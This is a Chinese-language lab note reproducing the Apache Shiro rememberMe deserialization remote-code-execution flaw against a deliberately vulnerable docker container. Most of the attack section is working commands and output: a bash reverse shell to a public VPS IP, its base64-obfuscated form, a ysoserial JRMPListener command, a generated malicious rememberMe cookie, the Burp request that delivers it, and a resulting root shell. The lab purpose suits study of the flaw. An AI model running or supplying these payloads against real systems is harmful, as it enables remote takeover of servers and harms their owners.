Apache Shiro反序列化远程代码执行复现-虚拟机

笔记本:	漏洞复现		
创建时间:	2019-11-21 15:35	**更新时间:**	2019-11-21 15:49
作者:	xjtlovewy130@gmail.com		

Apache Shiro反序列化远程代码执行复现

一、试验过程

1.1搭建目标环境

操作系统为centos 7.5

利用vmware workstation，安装一个操作系统，执行以下指令，更换系统源，并且安装docker

```
rm -f /etc/yum.repos.d/CentOS-Base.repo && curl http://mirrors.163.com/.help/CentOS7-Base-163.repo -o /etc/yum.repos.d/CentOS-Base.repo && curl http://mirrors.aliyun.com/repo/epel-7.repo -o /etc/yum.repos.d/epel.repo && yum clean all && yum makecache && sed -i "s/SELINUX=enforcing/SELINUX=disabled/g" /etc/selinux/config && setenforce 0 && yum install -y yum-utils device-mapper-persistent-data lvm2 && yum-config-manager --add-repo http://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo && yum makecache fast && yum -y install docker-ce
```

1.2配置目标docker阿里云镜像加速

```
mkdir -p /etc/docker
```

```
tee /etc/docker/daemon.json <<EOF
{
"registry-mirrors": ["https://iwozzjf3.mirror.aliyuncs.com"]
}
EOF
```

重启并且设置开机启动

```
systemctl daemon-reload && systemctl restart docker && systemctl enable docker
```

pull docker镜像


```
docker pull medicean/vulapps:s_shiro_1
```

1.3运行目标镜像

直接运行镜像，将docker的8080端口映射到本地的 8080上

docker run -d -p 8080:8080 medicean/vulapps:s_shiro_1


出现以下返回信息，即可



```
CONTAINER ID   IMAGE                        COMMAND                  CREATED       STATUS       PORTS                    NAMES
40323b935a60   medicean/vulapps:s_shiro_1   "/usr/local/tomcat/b…"   6 hours ago   Up 6 hours   0.0.0.0:8080->8080/tcp   beautiful_chandrasekhar
```

访问后出现

http://IP:8080/



您必须先登录此网络才能访问互联网。

Please Log in

Here are a few sample accounts to play with in the default text-based Realm (used for this demo and test inst

Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrousspeed
lonestarr	vespa

Username:

Password:

□ Remember Me

Login

1.4配置攻击环境

一台公网的VPS存在以下配置项的linux系统，试验环境是ubuntu 18.04

配置项	要求	备注
java	需要 jdk 版本>=1.7	必要
ysoserial.jar	版本为 0.0.5	必要
python脚本		必要
nc	需要可以执行监听	必要
	版本为 2.7	必要


一台本地利用机器，操作系统为windows 10

配置项	要求	备注
burpsuite	无版本要求	必要
浏览器	火狐或者谷歌浏览器	必要
代理	sock、http、vpn	安全着想（可选）

二、利用实战

2.1 公网VPS执行的操作

首先运行nc 监听一个端口




```
root@localhost:~# nc -lvp 666
Listening on [0.0.0.0] (family 0, port 666)
```

列出需要使用的反弹指令

`bash -i >& /dev/tcp/45.62.123.153/666 0>&1`

将指令放到http://www.jackson-t.ca/runtime-exec-payloads.html转换成加密后的指令



java.lang.Runtime.exec() Payload Workarounds

Mon 12 December 2016

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the StringTokenizer class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls '"My' 'Directory"'`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: ● Bash ○ PowerShell ○ Python ○ Perl

```
bash -i >& /dev/tcp/45.62.123.153/666 0>&1
```

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}
```


将指令合成为一个java的监听指令

java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 '加密后的指令'

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}'
```


运行以下指令开启java一个监听端口

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}'
```



```
root@localhost:~# `java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsColl
ections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64
,-d}|{bash,-i}'`
* Opening JRMP listener on 6666
```

利用脚本想java发送请求生成poc




```
root@localhost:~# python shiro.py 45.62.123.153:6666
rememberMe=I8UXYB6bQ2KDkr51KVLm95ONvGRJk0BO2IHjHZ1XZlYrLMtS77ICaRlVbcz6wIoJlkMH6Gt13yO3/v
8Ra1T8x3jH8qIXsu5PV5W1F2I9Ys6TFiM4MzbmsCqbZOWwqPwld/2BeU1f4P0vShmRVl8B7GuSXX70yQJFZCbswjD
FAy5doiojVVUwMxT/yS0eM4z/1/tno5O6BpULodr0Tz6kOAADpBXgt5w0yiM6CeiX2D+7w2VdffFbLUbzgU5PuKXJ
SGToCOlv75qZNe4REWsjDwnHuQn0BtJhOD9vVG30P0PghPcaTuaNuNRmnGqmp0yyOnY9KQuQsEJUpRjM6nPgwX0YD
q7bb41lgw4nVxYNmTmNxDoXyK4RuxGFGL8xo2gVkz9OnEgdiZaQYxB90Rt4/A==
```

其中poyload是以下信息


```
rememberMe=I8UXYB6bQ2KDkr51KVLm95ONvGRJk0BO2IHjHZ1XZlYrLMtS77ICaRlVbcz6wIoJlkMH6Gt13yO3/v8Ra1T8x3jH8qIXsu5PV5W1F2I9Ys6TF
```

2.2本地客户机执行的操作

访问前台页面，开启bp抓包获取请求，关闭拦截功能


Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Params Headers Hex

前台登录利用提供的账户名密码登录，注意需要勾选Remember Me



Please Log in

Here are a few sample accounts to play with in the default text-based Realm (used for this demo and test installs only).

Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrousspeed
lonestarr	vespa


Username: root

Password: ●●●●●●

☑ Remember Me

Login


寻找代理历史，找到cookie中带remeMber参数的包，将其转发到Repeater模块



#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
788	http://192.168.142.156:8080	POST	/login.jsp;jsessionid=CDA85D1A...	✓		302	840	HTML	jsp				192.168.142.156
790	http://192.168.142.156:8080	GET	/			200	969	HTML		Apache Shiro Quick...			192.168.142.156
867	http://192.168.142.156:8080	GET				302	145						192.168.142.156
868	http://192.168.142.156:8080	GET				200	436	HTML					192.168.142.156
3511	http://192.168.142.156:8080	GET				302	303						192.168.142.156
3512	http://192.168.142.156:8080	GET				200	1134	HTML		Apache Shiro Quick...			192.168.142.156
3514	http://192.168.142.156:8080	GET				200	2417	HTML	jsp				192.168.142.156
4120	http://192.168.142.156:8080	POST				302	915	HTML	jsp				192.168.142.156
4121	http://192.168.142.156:8080	GET				200	969	HTML		Apache Shiro Quick...			192.168.142.156
4127	http://192.168.142.156:8080	GET				200	983	HTML	jsp				192.168.142.156


```
GET / HTTP/1.1
Host: 192.168.142.156:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; \                    /70.0
Accept: text/html,application/xhtml+xml,app
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=
Accept-Encoding: gzip, deflate
Referer: http://192.168.142.156:8080/login.js                  3A9568B0D
DNT: 1
Connection: close
Cookie: JSESSIONID=CDA85D1AED402C6A
rememberMe=DM/vepGiUBWC+KmwhSDS6               HHlaGN+1maCskMgwGpbCPpYq4cl+SvC8WhToS0zs/kUQNTxnLZPzUClcG3V34jv7mSsx6B/z64V4SWrnrqxziY+ldZuzdQj
GZCe7BbVEkY0Bt8N81rDFYj/V3GMK1Xl3W              ORCUdKt/qTOt3PoajFbH08RmQ6BNihw4YyqlDZJzos26B6x/ZBMm9tDgT+XAX//Dg2ILCzGol0GTlnBTJtMeL7wDNHQTIzeAd
9w03i83VFEBKlgw2K5Mq2ogXQaWYLyp9xi              GMzCEykkOVziFiU/E4r6yS88giYQtN7l4rDjlrbBwJGH92Mwo/Ko+3Fv6xLCP4fVMWyd+dtTJCRkr3Q4uky6ZrlnLJGB9MtM6vS
Hd7+1JqywSWKluuIPsSB0doAm7T/E/
Upgrade-Insecure-Requests: 1
```

修改请求cookie，使用生成的payload，替换请求中的cookie信息，之后点击go



Target: http://192.168.142.156:8080

```
GET / HTTP/1.1
Host: 192.168.142.156:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.142.156:8080/login.jsp;jsessionid=CDA85D1AED402C6AED307093A9568B0D
DNT: 1
Connection: close
Cookie:rememberMe=l8UXYB6bQ2KDkr51KVLm95ONvGRJk0BO2lHjHZ1XZlYrLMtS77ICaRlVbcz6wlo
JlkMH6Gt13yO3/v8Ra1T8x3jH8qlXsu5PV5W1F2l9Ys6TFiM4MzbmsCqbZOWwqPwld/2BeU1f4P0vSh
mRVl8B7GuSXX70yQJFZCbswjDFAy5doiojVVUwMxT/yS0eM4z/1/tno506BpULodr0Tz6kOAADpBXgt5
w0yiM6CeiX2D+7w2VdffFbLUbzgU5PuKXJSGToCOlv75qZNe4REWsjDwnHuQn0BtJhOD9vVG30P0Pg
hPcaTuaNuNRmnGqmp0yyOnY9KQuQsEJUpRjM6nPgwX0YDq7bb411gw4nVxYNmTmNxDoXyK4Ru
xGFGL8xo2gVkz9OnEgdiZaQYxB90Rt4/A==
Upgrade-Insecure-Requests: 1
```




Target: http://192.168.142.156:8080


```
GET / HTTP/1.1
Host: 192.168.142.156:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.142.156:8080/login.jsp;jsessionid=CDA85D1AED402C6AED307093A9568B0D
DNT: 1
Connection: close
Cookie:rememberMe=l8UXYB6bQ2KDkr51KVLm95ONvGRJk0BO2lHjHZ1XZlYrLMtS77ICaRlVbcz6wlo
JlkMH6Gt13yO3/v8Ra1T8x3jH8qlXsu5PV5W1F2l9Ys6TFiM4MzbmsCqbZOWwqPwld/2BeU1f4P0vSh
mRVl8B7GuSXX70yQJFZCbswjDFAy5doiojVVUwMxT/yS0eM4z/1/tno506BpULodr0Tz6kOAADpBXgt5
w0yiM6CeiX2D+7w2VdffFbLUbzgU5PuKXJSGToCOlv75qZNe4REWsjDwnHuQn0BtJhOD9vVG30P0Pg
hPcaTuaNuNRmnGqmp0yyOnY9KQuQsEJUpRjM6nPgwX0YDq7bb411gw4nVxYNmTmNxDoXyK4Ru
xGFGL8xo2gVkz9OnEgdiZaQYxB90Rt4/A==
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Tue, 15-Oct-2019 13:30:41 GMT
Set-Cookie: JSESSIONID=BE9659B03BC5D444BE69287E6401A0A6; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 1024
Date: Wed, 16 Oct 2019 13:30:41 GMT
Connection: close



<html>
```

查看java侦听接口、nc侦听接口、执行whoami和ip a 命令， 根据返回信息可以确定已经获取root权限了



```
root@localhost:~# `java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsColl
ections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64
,-d}|{bash,-i}'`
* Opening JRMP listener on 6666
Have connection from /114.221.125.111:61694
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61697
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61701
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61704
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61715
Reading message...
█
```



```
root@localhost:~# nc -lvp 666
Listening on [0.0.0.0] (family 0, port 666)
Connection from [114.221.125.111] port 666 [tcp/*] accepted (family 2, sport 61698)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@40323b935a60:/tmp# whoami
whoami
root
root@40323b935a60:/tmp# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
14: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group de
fault
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@40323b935a60:/tmp# █
```

三、形成原理

复现过程见百度网盘PFD，或者访问https://paper.seebug.org/shiro-rememberme-1-2-4/

链接：https://pan.baidu.com/s/1DDmxd7HZ3mMwYa8h8aRjbw 提取码：x54k

